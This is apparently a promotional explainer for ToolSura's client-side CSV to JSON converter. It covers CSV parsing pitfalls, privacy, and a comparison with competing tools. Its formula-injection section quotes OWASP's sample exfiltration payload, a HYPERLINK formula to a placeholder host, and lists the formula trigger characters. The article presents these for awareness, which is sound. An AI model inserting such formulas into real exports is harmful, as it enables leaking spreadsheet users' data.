
Developers downloaded Papa Parse, a JavaScript CSV parser, nearly 15 million times in one week (npm Registry API, week of August 15-21, 2026). That volume reflects a daily chore: turning flat comma-separated rows into structured JSON. A purpose-built CSV to JSON converter finishes the job in your browser, with no installs, no accounts, and no scripts to babysit.
Privacy is the other half of the story. Paste a spreadsheet into ToolSura and nothing is uploaded: parsing runs inside the current tab using JavaScript, the same local-data model browsers apply to Blob objects (MDN Web Docs). Your data never leaves your device, which matters when the file holds customer records, payroll lines, or unreleased pricing.
Key Takeaways
- ToolSura converts CSV to JSON entirely inside your browser, so confidential exports never reach a server.
- CSV has no master specification: RFC 4180 itself admits considerable differences among implementations.
- Type inference strips leading zeros from ZIP codes and warps long IDs into scientific notation.
- Roughly 30.9% of sampled PubMed Central papers carried spreadsheet auto-conversion errors (PLOS Computational Biology, 2021).
- Semicolon-delimited files usually trace back to European locales where the comma means decimal.
What Does a CSV to JSON Converter Actually Do?
At its core, a CSV to JSON converter reads delimited rows and emits JSON, most often an array of objects where each header becomes a property name. The job sounds trivial until quoted commas, embedded line breaks, and escaped quotes show up. Serious converters follow the RFC 4180 quoting rules (RFC Editor) instead of splitting blindly on every comma they see.
A typical mapping looks like this:
name,plan,mrr
Ada,pro,49
Grace,team,199
With header parsing on, those rows become [{"name": "Ada", "plan": "pro", "mrr": "49"}] plus one matching object for Grace. ToolSura also offers a single-root-object mode for wrappers like {"data": [...]}. Choose the shape your consuming code expects, not the shape habit suggests, because downstream parsers rarely forgive surprises.
Why Is CSV Harder Than It Looks?
CSV's best-known specification never became a real standard. RFC 4180 landed in October 2005, authored by Yakov Shafranovich, and states plainly that it "does not specify an Internet standard of any kind." It merely documents the format "that seems to be followed by most implementations" (RFC Editor).
That informality has teeth. The same memo warns of "considerable differences among implementations" and denies that any master specification exists. Headers were always optional, the last row may skip its trailing newline, and quoting habits vary by exporter. JSON traveled the opposite road: RFC 8259 reached full Internet Standard status as STD 90 in December 2017 (RFC Editor). One format carries normative weight; the other carries conventions. Expect mess at the edges and pick tools that surface their assumptions.
How Does a Zero-Upload Converter Work Under the Hood?
Everything happens through browser APIs. The tool reads your file or textarea, splits and unquotes rows in JavaScript, builds objects in memory, then hands the result back for copying or saving through the standard download mechanism (MDN Web Docs). No network request ever carries your rows anywhere.
Browsers ship no native CSV parser, which shows up in library adoption numbers. Papa Parse, self-described as the fastest in-browser CSV parser, offers worker threads, streaming for large files, and automatic delimiter detection, and it sits near 13.5k GitHub stars (GitHub). On the Node side, csv-parse draws roughly 15 million weekly downloads (csv.js.org). Parsing quoted, multiline text correctly is harder than it looks, and millions of weekly installs prove teams would rather not hand-roll it.
Who Sees Your Data When You Paste It Into an Online Converter?
With ToolSura, no one: rows stay in tab memory, and closing the tab erases them. The wider landscape deserves scrutiny, phrased carefully. CodeBeautify states that its converter processes everything in the browser without sending CSV to the server (CodeBeautify). TableConvert makes a similar local-processing claim while also selling a separate server-based conversion API (TableConvert). Meanwhile csvjson.com and convertcsv.com leave their processing location unstated on the page, making no client-side claim at all (csvjson.com, convertcsv.com).
Unstated is not proof of anything; it is simply silence. When a file carries regulated records, prefer tools whose architecture you can verify, and remember that client-side processing describes engineering, not legal compliance.
Why Do Leading Zeros Vanish During Conversion?
Because converters infer types, and 00123 looks like a number. Once parsed as 123, the zeros are gone forever, taking ZIP codes, phone numbers, SKUs, and account IDs down with them. Excel behaves identically: Microsoft documents that General format "is trained to look for numbers being entered in cells, not numbers that look like text," and displays values longer than 12 digits in scientific notation (Microsoft Support).
The failure mode is peer-reviewed, not anecdotal. Screening 166,139 genomics articles, researchers found that 30.9% of papers with supplementary Excel gene lists (3,436 of 11,117) contained gene-name errors from automatic date and floating-point conversion, with the rate stuck near 30% every year from 2014-2020 (PLOS Computational Biology, July 2021). Mitigate by quoting ID-like values at the source, checking the preview before download, and diffing consecutive conversions against each other.
Why Is Your File Semicolon-Delimited Instead of Comma-Separated?
Blame regional settings, not your exporter. In many European locales the comma is reserved as the decimal symbol, so Windows sets the List separator to semicolon, and files arrive semicolon-delimited (Microsoft Learn Q&A). Open one of those exports in Excel under the wrong locale and every row stacks into a single column.
Manual delimiter selection beats blind auto-detection here, because a column full of decimal commas can fool any guesser. ToolSura exposes comma, semicolon, and tab explicitly, so you decide what separates fields instead of hoping the heuristics guess right.
What Are Those Garbled Characters Before Your First Header?
Those stray marks signal an encoding mismatch, not corruption. A UTF-8 byte-order mark stored as bytes EF BB BF renders as visible junk before the first header when software misreads it as Windows-1252. The reverse failure bites too: BOM-less UTF-8 decoded through a legacy codepage turns accented letters into mush. Developer forums have catalogued both failures for well over a decade, though no formal standard governs BOM usage.
Fix it at the source: save or export the file as UTF-8, then convert again. Because converters differ on whether they strip or preserve a BOM, run a two-row sample and inspect the first key before trusting a batch.
How Do You Get Nested JSON From a Flat Spreadsheet?
Dot notation in header cells does it. Name a column user.name and its values nest under a user object; user.address.city goes two levels deep. Flat sheets become hierarchical payloads with no post-processing, which is handy for API fixtures, config trees, and document databases.
The header-row toggle changes the output shape too. Toggle on: row one supplies property names for an array of objects. Toggle off: every row, including the first, becomes a plain array, which suits headerless extracts and pipelines that map keys later.
What Happens to Empty Cells in the JSON Output?
Honestly, it depends on the converter, and the differences bite downstream. Some emit null, some an empty string, and some omit the key entirely. Null means no value exists; an empty string means a value exists and is deliberately blank; an omitted key disappears from iteration altogether.
Treat this behavior as unverified until proven otherwise for any tool, ToolSura included. Run a two-row sample containing blanks, inspect the exact output, and match it to what your consumer expects before wiring production jobs together.
Can a CSV File Attack You? Formula Injection Basics
Yes, indirectly. CWE-1236, Improper Neutralization of Formula Elements in a CSV File, describes cells that begin with formula characters and execute when the export opens in Excel, Calc, or Numbers (MITRE CWE-1236). Documented incidents include CVE-2019-12134 through contact-form fields and CVE-2019-17661 through CMS name fields.
OWASP's testing guide lists the trigger characters: =, +, -, @, Tab, CR, LF, and full-width variants. Its canonical exfiltration payload is =HYPERLINK("http://example.invalid/leak?test=1","Click Me"), and OWASP warns there is "no universal CSV sanitization strategy safe for all spreadsheet applications" (OWASP WSTG-INPV-21); attack overviews walk the full pattern (OWASP Community).
For converter users, the lesson is about custody. Exports carrying user-supplied text deserve tools that never transmit them anywhere, and outputs headed into spreadsheets deserve a scan for leading formula characters before anyone double-clicks.
Is There a File Size Limit for Browser-Based Conversion?
No artificial quota exists, because nothing travels to a server; the ceiling is your device's available memory. Practical experience puts comfortable territory at files up to a few tens of megabytes on a modern laptop. Bigger jobs deserve a splitter first, and note that some hosted converters disclose caps like 10MB only in their help text.
Split oversized CSVs before converting them, process the parts, then combine the JSON results afterward. Smaller batches also localize failures: one malformed row ruins one batch instead of an afternoon.
How Do Popular CSV to JSON Converters Compare?
| Converter | Stated processing | Standout features | Notable gaps |
|---|---|---|---|
| ToolSura | Verified client-side messaging, zero-upload workflow | Delimiter picker, header toggle, dot notation nesting, root-object mode | BOM behavior undocumented; type-inference warnings absent |
| csvjson.com | Unstated on page, no visible privacy statement | Parse-numbers and parse-JSON toggles, transpose, hash output | Names RFC 4180 once; little edge-case education |
| convertcsv.com | Unstated; site monetizes a separate conversion API | Wide encoding list, five output modes, filtering | Features offered, pitfalls never explained |
| CodeBeautify | States browser-only processing | Live conversion, session recovery, dark mode | Thinnest technical depth of the group |
| TableConvert | States local processing; sells a server API | Four output shapes, custom root object name | Auto-detect only; 10MB upload cap in help text |
Two patterns emerge from the table. First, only part of the field even claims client-side processing, and claims are not audits. Second, nobody leads with honesty about type inference: parse-number toggles exist everywhere, yet the leading-zero trap goes unmentioned across every competitor page reviewed. That silence is exactly why a preview-and-verify habit matters regardless of which vendor you pick.
How Do You Know Your Output Is Valid JSON?
Trust, then verify against the actual standard. JSON's rulebook is RFC 8259, published December 2017 and designated STD 90, defining "a lightweight, text-based, language-independent data interchange format" (RFC Editor). The asymmetry with CSV explains a lot: inputs vary wildly because CSV has no master spec, while converter output has no excuse for wobbling.
So paste any result into a validator before shipping it. ToolSura's JSON Formatter and Validator machine-checks structure in the same zero-upload style. For regression hunting, run converted output through a diff against a previous conversion; silent coercion changes pop out immediately instead of surfacing in production.
Three Steps to Convert CSV to JSON Right Now
Step one: paste your data or drop the file in, set the delimiter, and flip the header toggle to match reality. Step two: read the preview like a skeptic, checking ZIP codes, long IDs, dates, and blank cells for coercion damage. Step three: copy or download the result, validate the JSON, and archive the source file unchanged.
Ninety seconds covers most files. Eyeballing types costs less than one corrupted import ever will, and the habit compounds across every future conversion you run.
Related Tools
Round out the workflow with these companions: JSON Formatter and Validator to certify output structure, CSV Splitter and Merger for oversized files, the HTML Table Generator from CSV for web-ready tables, the JSON to YAML Converter for config-friendly formats, JSON Diff and Compare for regression checks, and the Base64 Encoder Decoder for safe payload transport. Everything runs client-side, starting with the CSV to JSON Converter.